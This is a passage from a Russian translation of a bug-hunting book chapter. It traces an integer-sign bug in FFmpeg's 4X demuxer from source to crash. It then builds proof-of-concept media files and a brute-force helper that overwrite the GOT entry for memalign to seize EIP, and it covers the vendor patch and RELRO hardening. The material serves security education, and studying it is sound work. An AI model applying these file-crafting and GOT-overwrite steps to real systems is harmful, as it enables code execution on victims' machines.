Функция `get_buffer()`, вызываемая в строке 124, копирует входные данные из обрабатываемого файла в буфер, на который ссылается указатель `header` (строки 101 и 121). Если файл содержит так называемый блок `strk` (строка 160), инструкция в строке 166 с помощью макроса `AV_RL32()` читает целое без знака из заголовка файла и сохраняет его в переменной `current_track`, объявленной как целое со знаком (строка 103). Преобразование пользовательского целочисленного значения без знака, полученного из заголовка файла, в целое со знаком может привести к ошибке преобразования! Мой интерес был подогрет и я продолжил поиски, предвкушая возможную удачу.

Инструкция `if` в строке 167 проверяет, действительно ли пользовательское значение `current_track + 1` больше, чем `fourxm->track_count`. Переменная `fourxm->track_count`, объявленная как целое со знаком, инициализируется нулем (строка 106). Присваивание переменной `current_track` значения `>= 0x80000000` вызовет изменение знака, вследствие чего оно будет интерпретироваться как отрицательное (описание причины приводится в разделе А.3). Если значение переменной `current_track` будет интерпретироваться как отрицательное, инструкция `if` в строке 167 всегда будет обнаруживать невыполнение условия (так как целочисленная со знаком переменная `fourxm->track_count` имеет значение 0) и операция выделения памяти

для буфера в строке 171 никогда не будет выполняться. Очевидно, это была плохая идея преобразовать контролируемое пользователем целое без знака в целое со знаком.

Поскольку указатель `fourxm->tracks` инициализируется значением `NULL` (строка 107), и строка 171 никогда не будет достигнута, операции записи в строках 178–181 приведут к четырем ошибкам разыменования нулевого указателя. Поскольку нулевой указатель разыменовывается с учетом значения в переменной `current_track`, контролируемой пользователем, появляется возможность записи пользовательских данных в самые разные участки памяти.

**Примечание.** *Технически эту ошибку едва ли можно назвать ошибкой «разыменования» нулевого указателя, так как фактически здесь происходит не обращение по адресу `NULL`, а обращение к структуре со смещением относительно `NULL`, контролируемым пользователем. В конечном итоге, все зависит от того, как определить термин «разыменование нулевого указателя».*


На рис. 4.2 показано ожидаемое поведение библиотеки `FFmpeg`:

1. Указатель `fourxm->tracks` инициализируется значением `NULL` (строка 107).
2. Если обрабатываемый файл содержит блок `strk`, значение переменной `current_track` извлекается из контролируемых пользователем данных в файле (строка 166).
3. Если значение выражения `current_track + 1` больше нуля, выделяется память для буфера.
4. Ссылка на выделенный буфер сохраняется в указателе `fourxm->tracks` (строки 171 и 172).
5. Данные из файла копируются в буфер, при этом значение переменной `current_track` используется в качестве индекса массива в буфере (строки 178–181).
6. В этом случае никаких проблем с безопасностью не возникает.

На рис. 4.3 показано, что произойдет, если упомянутая выше ошибка в библиотеке `FFmpeg` проявит себя:

1. Указатель `fourxm->tracks` инициализируется значением `NULL` (строка 107).
2. Если обрабатываемый файл содержит блок `strk`, значение переменной `current_track` извлекается из контролируемых пользователем данных в файле (строка 166).






**Рис. 4.2.** Ожидаемое поведение библиотеки FFmpeg при нормальном развитии событий

3. Если значение выражения `current_track + 1` меньше нуля, память для буфера не выделяется.
4. `fourxm->tracks` по-прежнему указывает на адрес `NULL` в памяти.
5. Итоговый нулевой указатель разыменовывается с учетом смещения в контролируемой пользователем переменной `current_track`, и четыре 32-битных значения подконтрольных пользователю данных, сохраняются в память по разыменованным адресам (строки 178–181).
6. Четыре значения в памяти с адресами, подконтрольными пользователю, можно затереть четырьмя четырехбайтными значениями, также подконтрольными пользователю.

Какая прелестная ошибка!



**Рис. 4.3.** Неожиданное поведение библиотеки FFmpeg, вызванное порчей содержимого памяти

## 4.2. Эксплуатация уязвимости

Чтобы эксплуатировать уязвимость, я выполнил следующие шаги:

- шаг 1: отыскал образец файла в формате 4X с допустимым блоком `strk`;
- шаг 2: изучил организацию блока `strk`;
- шаг 3: изменил содержимое блока `strk` так, чтобы он вызывал ошибку в библиотеке `FFmpeg`;
- шаг 4: изменил содержимое блока `strk` так, чтобы получить контроль над `ERP`.

*Уязвимость проявляется во всех операционных системах, поддерживаемых библиотекой `FFmpeg`. В этой главе я использовал `Ubuntu Linux 9.04` (32-битную), установленную с параметрами по умолчанию.*

Эксплуатировать уязвимость, связанную с форматом файла, можно несколькими способами. Можно самому создать файл требуемого формата или изменить уже имеющийся файл. Я выбрал второй вариант. На веб-сайте <http://samples.mplayerhq.hu/> я отыскал файл в формате 4X, пригодный для проверки уязвимости. Файл можно было бы создать самостоятельно, но намного проще и быстрее загрузить имеющийся файл.

### **Шаг 1: поиск образца файла в формате 4X с допустимым блоком `strk`**

Для загрузки образцового файла с сайта <http://samples.mplayerhq.hu/> я использовал следующую команду:

---

```
linux$ wget -q http://samples.mplayerhq.hu/game-formats/4xm/ →
TimeGatep01s01n01a02_2.4xm
```

---

После загрузки я переименовал его в `original.4xm`.

### **Шаг 2: изучение организации блока `strk`**

Согласно описанию формата файлов 4X, блок `strk` имеет следующую организацию:

---

```
байты 0-3   fourcc: 'strk'
байты 4-7   длина блока strk (40, или 0x28 байт)
байты 8-11  номер дорожки
байты 12-15 тип аудио: 0 = PCM, 1 = 4X IMA ADPCM
```

---


байты 16–35 не используется

байты 36–39 количество аудиоканалов

байты 40–43 частота аудиозаписи

байты 44–47 разрядность аудиоданных (8 или 16 бит)

Блок `strk` в загруженном файле начинается со смещения `0x1a6`, как показано на рис. 4.4:



**Рис. 4.4.** Блок `strk` в загруженном образце файла в формате 4X. Числа в скобках описываются в табл. 4.1.

Таблица 4.1 описывает организацию блока `strk`, изображенного на рис. 4.4.

**Таблица 4.1.** Компоненты блока `strk`, отмеченные на рис. 4.4

Ссылка	Смещение в заголовке	Описание
(1)	<code>&amp;header[i]</code>	<code>fourcc: 'strk'</code>
(2)	<code>&amp;header[i+4]</code>	длина блока <code>strk</code> (0x28 байт)
(3)	<code>&amp;header[i+8]</code>	номер дорожки (это значение переменной <code>current_track</code> из исходных текстов FFmpeg)
(4)	<code>&amp;header[i+12]</code>	тип аудио (это значение, которое записывается в область памяти при первом разыменовании указателя)

Я знаю, чтобы эксплуатировать эту уязвимость, необходимо установить номер дорожки по адресу `&header[i+8]` (соответствующему значению переменной `current_track` в исходных текстах FFmpeg) и тип аудио по адресу `&header[i+12]`. При правильном подборе этих параметров, значение типа аудио будет записано в память по адресу `NULL + номер дорожки`, то есть, то же самое, что `NULL + current_track`.

В результате, запись в (почти) произвольные участки памяти из исходных текстов FFmpeg будет выглядеть так:

```
[..]
178     fourxm->tracks[current_track].adpcm = AV_RL32(&header[i + 12]);
179     fourxm->tracks[current_track].channels = AV_RL32(&header[i + 36]);
180     fourxm->tracks[current_track].sample_rate = AV_RL32(&header[i + 40]);
181     fourxm->tracks[current_track].bits = AV_RL32(&header [i + 44]);
[..]
```

Каждая операция на псевдокоде выглядит так:

```
NULL[значение_подконтрольное_пользователю].offset = данные_ →
подконтрольные_пользователю;
```

### Шаг 3: изменение содержимого блока `strk` для вызова ошибки в `FFmpeg`

После компиляции исходных текстов уязвимой версии 16556 библиотеки `FFmpeg`, я попробовал преобразовать файл из формата `4X` в формат `AVI`, чтобы убедиться, что компиляция прошла успешно и библиотека `FFmpeg` работает безупречно.


*Компиляция `FFmpeg`: `linux$ ./configure; make`. Эти команды скомпилируют две различные версии `FFmpeg`:*

- библиотеку `ffmpeg` без отладочной информации;
- библиотеку `ffmpeg_g` с отладочной информацией.

```
linux$ ./ffmpeg_g -i original.4xm original.avi
FFmpeg version SVN-r16556, Copyright (c) 2000-2009 Fabrice Bellard, et al.
configuration:
  libavutil      49.12. 0 / 49.12. 0
  libavcodec     52.10. 0 / 52.10. 0
  libavformat    52.23. 1 / 52.23. 1
  libavdevice    52. 1. 0 / 52. 1. 0
  built on Jan 24 2009 02:30:50, gcc: 4.3.3
Input #0, 4xm, from 'original.4xm':
  Duration: 00:00:13.20, start: 0.000000, bitrate: 704 kb/s
    Stream #0.0: Video: 4xm, rgb565, 640x480, 15.00 tb(r)
    Stream #0.1: Audio: pcm_s16le, 22050 Hz, stereo, s16, 705 kb/s
Output #0, avi, to 'original.avi':
  Stream #0.0: Video: mpeg4, yuv420p, 640x480, q=2-31, 200 kb/s, →
15.00 tb(c)
  Stream #0.1: Audio: mp2, 22050 Hz, stereo, s16, 64 kb/s
Stream mapping:
  Stream #0.0 -> #0.0
  Stream #0.1 -> #0.1
```

```
Press [q] to stop encoding
frame= 47 fps= 0 q=2.3 Lsize= 194kB time=3.08 bitrate= 515.3kbits/s
video:158kB audio:24kB global headers:0kB muxing overhead 6.715897%
```

Затем я изменил в блоке `strk` значение, соответствующее номеру дорожки, а также типу аудио. Как видно на рис. 4.5, я изменил номер дорожки на `0xaaaaaaaa` (1) а тип аудио на `0xbbbbbbbbb` (2). Новый файл я сохранил с именем `pocl.4xm` и попробовал преобразовать его с помощью библиотеки FFmpeg (описание команд отладчика можно найти в разделе В.4).



**Рис. 4.5.** Блок `strk` в образце файла в формате 4X после изменения. Измененные значения выделены рамками, а числа в скобках описываются в тексте выше.

```
linux$ gdb ./ffmpeg_g
GNU gdb 6.8-debian
Copyright (C) 2008 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html> →
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i486-linux-gnu"...
```

```
(gdb) set disassembly-flavor intel
```

```
(gdb) run -i pocl.4xm
```

```
Starting program: /home/tk/BHD/ffmpeg/ffmpeg_g -i pocl.4xm
FFmpeg version SVN-r16556, Copyright (c) 2000-2009 Fabrice Bellard, et al.
configuration:
libavutil      49.12. 0 / 49.12. 0
libavcodec     52.10. 0 / 52.10. 0
libavformat    52.23. 1 / 52.23. 1
libavdevice    52. 1. 0 / 52. 1. 0
built on Jan 24 2009 02:30:50, gcc: 4.3.3
```

```
Program received signal SIGSEGV, Segmentation fault.
0x0809c89d in fourxm_read_header (s=0x8913330, ap=0xbf8b6c24) at
```

```
libavformat/4xm.c:178
178         fourxm->tracks[current_track].adpcm = AV_RL32(&header[i + 12]);
```

Как и ожидалось, в библиотеке FFmpeg произошла аварийная ситуация, вызванная ошибкой сегментации в инструкции, находящейся в строке 178 исходного текста. Дальнейший анализ процесса FFmpeg в отладчике показал точную причину аварии.

```
(gdb) info registers
eax          0xbbbbbbbb -1145324613
ecx          0x891c400 143770624
edx          0x0 0
ebx          0xaaaaaaaa -1431655766
esp          0xbf8b6aa0 0xbf8b6aa0
ebp          0x55555548 0x55555548
esi          0x891c3c0 143770560
edi          0x891c340 143770432
eip          0x809c89d 0x809c89d <fourxm_read_header+509>
eflags       0x10207 [ CF PF IF RF ]
cs           0x73 115
ss           0x7b 123
ds           0x7b 123
es           0x7b 123
fs           0x0 0
gs           0x33 51
```

В момент аварии регистры **eax** и **ebx** были заполнены значениями, введенными мною в качестве типа аудио (0xbbbbbbbb) и номера дорожки (0xaaaaaaaa). Далее, я запросил у отладчика вывести последнюю выполненную инструкцию в библиотеке FFmpeg:

```
(gdb) x/li $eip
0x809c89d <fourxm_read_header+509>:    mov     DWORD PTR [edx+ebp*1+0x10],eax
```

Как следует из вывода отладчика, инструкция, вызвавшая ошибку сегментации попыталась записать значение 0xbbbbbbbb по адресу, вычисленному с использованием предоставленного мною номера дорожки.

Для управления записью в память необходимо узнать, как был вычислен адрес назначения для операции записи. Ответ обнаружился в следующем ассемблерном коде:

```
(gdb) x/7i $eip - 21
0x809c888 <fourxm_read_header+488>:  lea   ebp, [ebx+ebx*4]
0x809c88b <fourxm_read_header+491>:  mov   eax, DWORD PTR [esp+0x34]
0x809c88f <fourxm_read_header+495>:  mov   edx, DWORD PTR [esi+0x10]
```

```

0x809c892 <fourxm_read_header+498>:  mov    DWORD PTR [esp+0x28],ebp
0x809c896 <fourxm_read_header+502>:  shl   ebp,0x2
0x809c899 <fourxm_read_header+505>:  mov   eax,DWORD PTR [ecx+eax*1+0xc]
0x809c89d <fourxm_read_header+509>:  mov   DWORD PTR [edx+ebp*1+0x10],eax

```

Эти инструкции соответствуют следующей строке в исходных текстах на языке C:

```

[... ]
178     fourxm->tracks[current_track].adpcm = AV_RL32(&header[i + 12]);
[... ]

```

Результаты выполнения этих инструкций описываются в табл. 4.2.

Поскольку регистр `EBX` содержит значение, подготовленное мною для переменной `current_track`, а регистр `EDX` – нулевой указатель `fourxm->tracks`, вычисления можно выразить так:

```
edx + ((ebx + ebx * 4) << 2) + 0x10 = адрес назначения для операции записи
```

**Таблица 4.2.** Список инструкций на языке ассемблера и результат выполнения каждой из них

Инструкция	Результат
<code>lea  ebp,[ebx+ebx*4]</code>	<code>ebp = ebx + ebx * 4</code> (Регистр <code>EBX</code> содержит определенное пользователем значение переменной <code>current_track</code> (0хaaaaaaaa).)
<code>mov  eax,DWORD PTR [esp+0x34]</code>	<code>eax</code> = индекс <code>i</code> массива
<code>mov  edx,DWORD PTR [esi+0x10]</code>	<code>edx</code> = <code>fourxm-&gt;tracks</code>
<code>shl  ebp,0x2</code>	<code>ebp</code> = <code>ebp &lt;&lt; 2</code>
<code>mov  eax,DWORD PTR [ecx+eax*1+0xc]</code>	<code>eax</code> = <code>AV_RL32(&amp;header[i + 12])</code> ; или <code>eax</code> = <code>ecx[eax + 0xc]</code> ;
<code>mov  DWORD PTR [edx+ebp*1+0x10],eax</code>	<code>fourxm-&gt;tracks[current_track].adpcm = eax</code> ; или <code>edx[ebp+0x10] = eax</code> ;

Или в более простой форме:

```
edx + (ebx * 20) + 0x10 = адрес назначения для операции записи
```

Для переменной `current_track` (регистр `EBX`) я подготовил значение 0хaaaaaaaa, поэтому вычисления можно представить так:

```
NULL + (0хaaaaaaaa * 20) + 0x10 = 0x55555558
```

Результат 0x55555558 вычислений можно проверить с помощью отладчика:

---

```
(gdb) x/1x $edx+$ebp+0x10
0x55555558:    Cannot access memory at address 0x55555558
```

---

#### **Шаг 4: изменение содержимого блока *strk* для получения контроля над *EIP***

Уязвимость позволила затереть почти произвольные ячейки памяти произвольным 4-байтным значением. Чтобы перехватить управление потоком выполнения библиотеки FFmpeg, необходимо записать свои данные по адресу, где можно будет получить контроль над регистром *EIP*. Для этого необходимо найти предсказуемый постоянный адрес в адресном пространстве FFmpeg. По этой причине сразу отпадают все адреса, относящиеся к стеку процесса. Но формат исполняемых и компоновочных модулей (Executable and Linkable Format, ELF) (Executable and Linkable Format, – используемый в ОС Linux, предлагает почти идеальную цель: глобальную таблицу смещений (Global Offset Table, GOT). Для каждой библиотечной функции, используемой в FFmpeg, имеется своя ссылка в таблице GOT. А манипулируя записями в этой таблице легко можно получить контроль над потоком выполнения (раздел А.4). Самым замечательным свойством таблицы GOT является ее предсказуемость, то есть именно то, что нужно. Итак, контроль на *EIP* можно получить, затерев в таблице GOT запись, соответствующую библиотечной функции, которая вызывается после выполнения уязвимого кода.

Так какая же библиотечная функция вызывается после выполнения уязвимого кода? Чтобы ответить на этот вопрос мне снова пришлось исследовать исходные тексты:

**Исходный файл** *libavformat/4xm.c*

**Функция** `fourxm_read_header()`

---

```
[...]
184         /* выделить память для новой структуры AVStream */
185         st = av_new_stream(s, current_track);
[...]
```

---

Сразу вслед за четырьмя уязвимыми инструкциями выделяется память для новой структуры *AVStream*, вызовом функции `av_new_stream()`.



**Исходный файл** *libavformat/utills.c*

**Функция** `av_new_stream()`

---

```
[..]
2271 AVStream *av_new_stream(AVFormatContext *s, int id)
2272 {
2273     AVStream *st;
2274     int i;
2275
2276     if (s->nb_streams >= MAX_STREAMS)
2277         return NULL;
2278
2279     st = av_mallocz(sizeof(AVStream));
[..]
```

---

В строке 2279 вызывается другая функция, с именем `av_mallocz()`.

**Исходный файл** *libavutil/mem.c*

**Функции** `av_mallocz()` И `av_malloc()`


---

```
[..]
43 void *av_malloc(unsigned int size)
44 {
45     void *ptr = NULL;
46 #ifdef CONFIG_MEMALIGN_HACK
47     long diff;
48 #endif
49
50     /* отвергнуть возможные неоднозначные случаи */
51     if(size > (INT_MAX-16) )
52         return NULL;
53
54 #ifdef CONFIG_MEMALIGN_HACK
55     ptr = malloc(size+16);
56     if(!ptr)
57         return ptr;
58     diff= ((-(long)ptr - 1)&15) + 1;
59     ptr = (char*)ptr + diff;
60     ((char*)ptr)[-1]= diff;
61 #elif defined (HAVE_POSIX_MEMALIGN)
62     posix_memalign(&ptr,16,size);
63 #elif defined (HAVE_MEMALIGN)
64     ptr = memalign(16,size);
[..]
135 void *av_mallocz(unsigned int size)
136 {
137     void *ptr = av_malloc(size);
138     if (ptr)
```

```

139     memset(ptr, 0, size);
140     return ptr;
141 }
[...]
```

В строке 137 вызывается функция `av_malloc()`, а она вызывает функцию `memalign()` в строке 64 (блоки `ifdef` в строках 54 и 61 не определены на платформе Ubuntu Linux 9.04). Я был рад увидеть вызов `memalign()`, потому что это именно то, что я искал: библиотечная функция, вызываемая сразу после выполнения уязвимого кода (рис. 4.6).



**Рис. 4.6.** Последовательность вызовов между уязвимой функцией и вызовом функции `memalign()`

Здесь возникает следующий вопрос: как определить адрес записи в таблице GOT, соответствующий функции `memalign()`?

Я выяснил эту информацию с помощью команды `objdump`:

```

linux$ objdump -R ffmpeg_g | grep memalign
08560204 R_386_JUMP_SLOT posix_memalign
```

Итак, область памяти, которую необходимо затереть, имеет адрес `0x08560204`. Все что осталось сделать – определить соответствующее значение номера дорожки (`current_track`). Сделать это можно двумя способами: вычислить его или просто подобрать. Я выбрал самый простой путь и написал программу, представленную в листинге 4.1.

**Листинг 4.1.** Небольшая вспомогательная программа, подбирающая значение для переменной `current_track` (`addr_brute_force.c`)

```

01 #include <stdio.h>
02
03 // адрес записи для функции memalign() в таблице GOT
04 #define MEMALIGN_GOT_ADDR 0x08560204
05
06 // Min and max value for 'current_track'
```

```

07 #define SEARCH_START 0x80000000
08 #define SEARCH_END   0xffffffff
09
10 int
11 main (void)
12 {
13     unsigned int a, b = 0;
14
15     for (a = SEARCH_START; a < SEARCH_END; a++) {
16         b = (a * 20) + 0x10;
17         if (b == MEMALIGN_GOT_ADDR) {
18             printf ("Value for 'current_track': %08x\n", a);
19             return 0;
20         }
21     }
22
23     printf ("No valid value for 'current_track' found.\n");
24
25     return 1;
26 }

```

Программа в листинге 4.1 использует метод простого перебора для поиска подходящего значения номера дорожки (`current_track`), которое необходимо записать по адресу (в таблицу GOT), определенному в строке 4. Программа перебирает все возможные значения для переменной `current_track`, пока результат вычислений (в строке 16) не совпадет с адресом записи в таблице GOT, соответствующей функции `memalign()` (строка 17). Чтобы воспользоваться уязвимостью, значение переменной `current_track` должно интерпретироваться как отрицательное число, поэтому рассматриваются только значения в диапазоне от `0x80000000` до `0xffffffff` (строка 15).

Например:

```

linux$ gcc -o addr_brute_force addr_brute_force.c
linux$ ./addr_brute_force
Value for 'current_track': 8d378019

```

Затем я изменил файл и сохранил его под именем `roc2.4.xm`.

Единственное, что я изменил в нем, это значение номера дорожки ((1) на рис. 4.7). Он теперь совпадает со значением, найденным моей вспомогательной программой.

```

(1)
000001a0h: 32 2E 77 61 76 00 73 74 72 6B 28 00 00 00 19 80; 2.wav.strk(...€
000001b0h: 37 8D BB BB BB BB 00 00 04 00 D1 07 00 00 2F 00; 7 »»»»...Ñ.../.
```

**Рис. 4.7.** Блок `strk` в файле `roc2.4xm` после изменения номера дорожки (`current_track`)

Затем я проверил в отладчике работу нового файла, доказывающего правильность концепции, (описание команд отладчика можно найти в разделе В.4).

```

linux$ gdb -q ./ffmpeg_g

(gdb) run -i poc2.4xm
Starting program: /home/tk/BHD/ffmpeg/ffmpeg_g -i poc2.4xm
FFmpeg version SVN-r16556, Copyright (c) 2000-2009 Fabrice Bellard, et al.
configuration:
 libavutil      49.12. 0 / 49.12. 0
 libavcodec     52.10. 0 / 52.10. 0
 libavformat    52.23. 1 / 52.23. 1
 libavdevice    52. 1. 0 / 52. 1. 0
 built on Jan 24 2009 02:30:50, gcc: 4.3.3

Program received signal SIGSEGV, Segmentation fault.
0xbbbbbbbb in ?? ()

(gdb) info registers
eax                0xbfc1ddd0      -1077813808
ecx                0x9f69400      167154688
edx                0x9f60330      167117616
ebx                0x0            0
esp                0xbfc1ddac      0xbfc1ddac
ebp                0x85601f4      0x85601f4
esi                0x164          356
edi                0x9f60330      167117616
eip                0xbbbbbbbb      0xbbbbbbbb
eflags            0x10293        [ CF AF SF IF RF ]
cs                0x73           115
ss                0x7b           123
ds                0x7b           123
es                0x7b           123
fs                0x0            0
gs                0x33           51
```

Есть полный контроль над `EIP`! Получив контроль над указателем инструкций, я разработал эксплойт для уязвимости. В качестве инструмента я использовал проигрыватель VLC, потому что он использует уязвимую версию FFmpeg.

Как уже говорилось в предыдущих главах, строгие законы в Германии не позволяют приводить исходные тексты рабочего эксплоита, но интересующиеся могут посмотреть короткий видеоролик на веб-сайте книги, демонстрирующий эксплоит в действии. [5]

На рис. 4.8 показаны шаги, которые я предпринял для эксплуатации уязвимости. Ниже приводится описание уязвимости на рис. 4.8.

1. Переменная `current_track` используется для вычисления адреса в памяти (`NULL + current_track + смещение`), куда требуется записать значение. Переменная `current_track` содержит значение, определяемое данными в файле `4xm`, подконтрольными пользователю.
2. Данные, записываемые в память, также являются подконтрольными пользователю и извлекаются из медиафайла.
3. Подконтрольные пользователю данные копируются в память, по адресу, где находится запись в таблице GOT, соответствующая функции `memalign()`.




Рис. 4.8. Диаграмма эксплуатации уязвимости библиотеке FFmpeg

## 4.3. Ликвидация уязвимости

Вторник, 27 января, 2009

После того, как я известил разработчиков библиотеки FFmpeg о найденной уязвимости, они создали следующее исправление: [6]

---

```

--- a/libavformat/4xm.c
+++ b/libavformat/4xm.c
@@ -166,12 +166,13 @@ static int fourxm_read_header(AVFormatContext *,
    goto fail;
}
current_track = AV_RL32(&header[i + 8]);
+   if((unsigned)current_track >= UINT_MAX / sizeof(AudioTrack) - 1){
+       av_log(s, AV_LOG_ERROR, "current_track too large\n");
+       ret= -1;
+       goto fail;
+   }
    if (current_track + 1 > fourxm->track_count) {
        fourxm->track_count = current_track + 1;
-       if((unsigned)fourxm->track_count >= UINT_MAX / →
-       sizeof(AudioTrack)) {
-           ret= -1;
-           goto fail;
-       }
        fourxm->tracks = av_realloc(fourxm->tracks,
            fourxm->track_count * sizeof(AudioTrack));
        if (!fourxm->tracks) {

```

---

Это исправление реализует новую проверку длины, ограничивая максимальное значение переменной `current_track` числом `0x09249247`.

---

```

(UINT_MAX / sizeof(AudioTrack) - 1) - 1 = максимально допустимое →
значение для current_track
(0xffffffff / 0x1c - 1) - 1 = 0x09249247

```

---

После наложения исправления значение переменной не может стать отрицательным и уязвимость действительно исчезает.

Это исправление устраняет уязвимость на уровне исходных текстов. Однако существует также универсальная методика противодействия эксплойтам, способная существенно усложнить эксплуатацию ошибки. Чтобы перехватить управление потоком выполнения, мне потребовалось переписать данные в памяти, чтобы получить контроль над EIP. В данном примере была использована запись в таблице GOT. Технология RELRO (RELocations Read Only – переключение доступа к таблицам переходов в режим «только для чтения») предусматривает режим с названием *Full RELRO*, который разрешает доступ к таблице GOT только для чтения, что делает невозможным использование приема затирания записей в таблице GOT, описанного выше, и препятствует перехвату управления потоком выполнения библиотеки FFmpeg. Однако существуют и другие приемы, позволя-

*Дополнительная информация о технологии RELRO приводится в разделе С. 2.*

ющие получить контроль над EIP, для которых технология RELRO не является препятствием.

Чтобы задействовать технологию Full RELRO, библиотеку FFmpeg необходимо собирать со следующими дополнительными флагами компоновщика: `-Wl, -z, relro, -z, now`.

Пример сборки FFmpeg с поддержкой технологии Full RELRO:

---

```
linux$ ./configure --extra-ldflags="-Wl,-z,relro,-z,now"
linux$ make
```

---

Попробуем получить запись в таблице GOT, соответствующую функции `memalign()`:

---

```
linux$ objdump -R ./ffmpeg_g | grep memalign
0855ffd0 R_386_JUMP_SLOT posix_memalign
```

---

Воспользуемся программой из листинга 4.1, чтобы подобрать значение для `current_track`:

---

```
linux$ ./addr_brute_force
Value for 'current_track': 806ab330
```

---

Создадим новый файл, доказывающий правильность концепции (`poc_relro.4xm`), и проверим его в отладчике (описание команд отладчика можно найти в разделе В.4):

---

```
linux$ gdb -q ./ffmpeg_g

(gdb) set disassembly-flavor intel

(gdb) run -i poc_relro.4xm
Starting program: /home/tk/BHD/ffmpeg_relro/ffmpeg_g -i poc_relro.4xm
FFmpeg version SVN-r16556, Copyright (c) 2000-2009 Fabrice Bellard, et al.
configuration: --extra-ldflags=-Wl,-z,relro,-z,now
libavutil 49.12. 0 / 49.12. 0
libavcodec 52.10. 0 / 52.10. 0
libavformat 52.23. 1 / 52.23. 1
libavdevice 52. 1. 0 / 52. 1. 0
built on Jan 24 2009 09:07:58, gcc: 4.3.3

Program received signal SIGSEGV, Segmentation fault.
0x0809c89d in fourxm_read_header (s=0xa836330, ap=0xbfb19674) at
libavformat/4xm.c:178
178     fourxm->tracks[current_track].adpcm = AV_RL32(&header[i + 12]);
```

---

При парсинге модифицированного файла, в библиотеке FFmpeg опять произошла авария. Чтобы выяснить точную причину ошибки, я вывел текущие значения регистров в отладчике, а также последнюю выполненную инструкцию:

---

```
(gdb) info registers
eax          0xbbbbbbbb -1145324613
ecx          0xa83f3e0 176419808
edx          0x0 0
ebx          0x806ab330 -2140490960
esp          0xbfb194f0 0xbfb194f0
ebp          0x855ffc0 0x855ffc0
esi          0xa83f3a0 176419744
edi          0xa83f330 176419632
eip          0x809c89d 0x809c89d <fourxm_read_header+509>
eflags      0x10206 [ PF IF RF ]
cs          0x73 115
ss          0x7b 123
ds          0x7b 123
es          0x7b 123
fs          0x0 0
gs          0x33 51
```

```
(gdb) x/li $eip
0x809c89d <fourxm_read_header+509>:    mov     DWORD PTR [edx+ebp*1+0x10],eax
```

---

Я также вывел адрес, куда библиотека FFmpeg попыталась сохранить значение регистра EAX:

```
(gdb) x/lx $edx+$ebp+0x10
0x855ffd0 <_GLOBAL_OFFSET_TABLE_+528>: 0xb7dd4d40
```

---

Как и ожидалось, библиотека FFmpeg попыталась записать значение EAX по указанному адресу записи (0x855ffd0) в таблице GOT, соответствующей функции memalign().

---

```
(gdb) shell cat /proc/$(pidof ffmpeg_g)/maps
08048000-0855f000 r-xp 00000000 08:01 101582 /home/tk/BHD/ →
ffmpeg_relro/ffmpeg_g
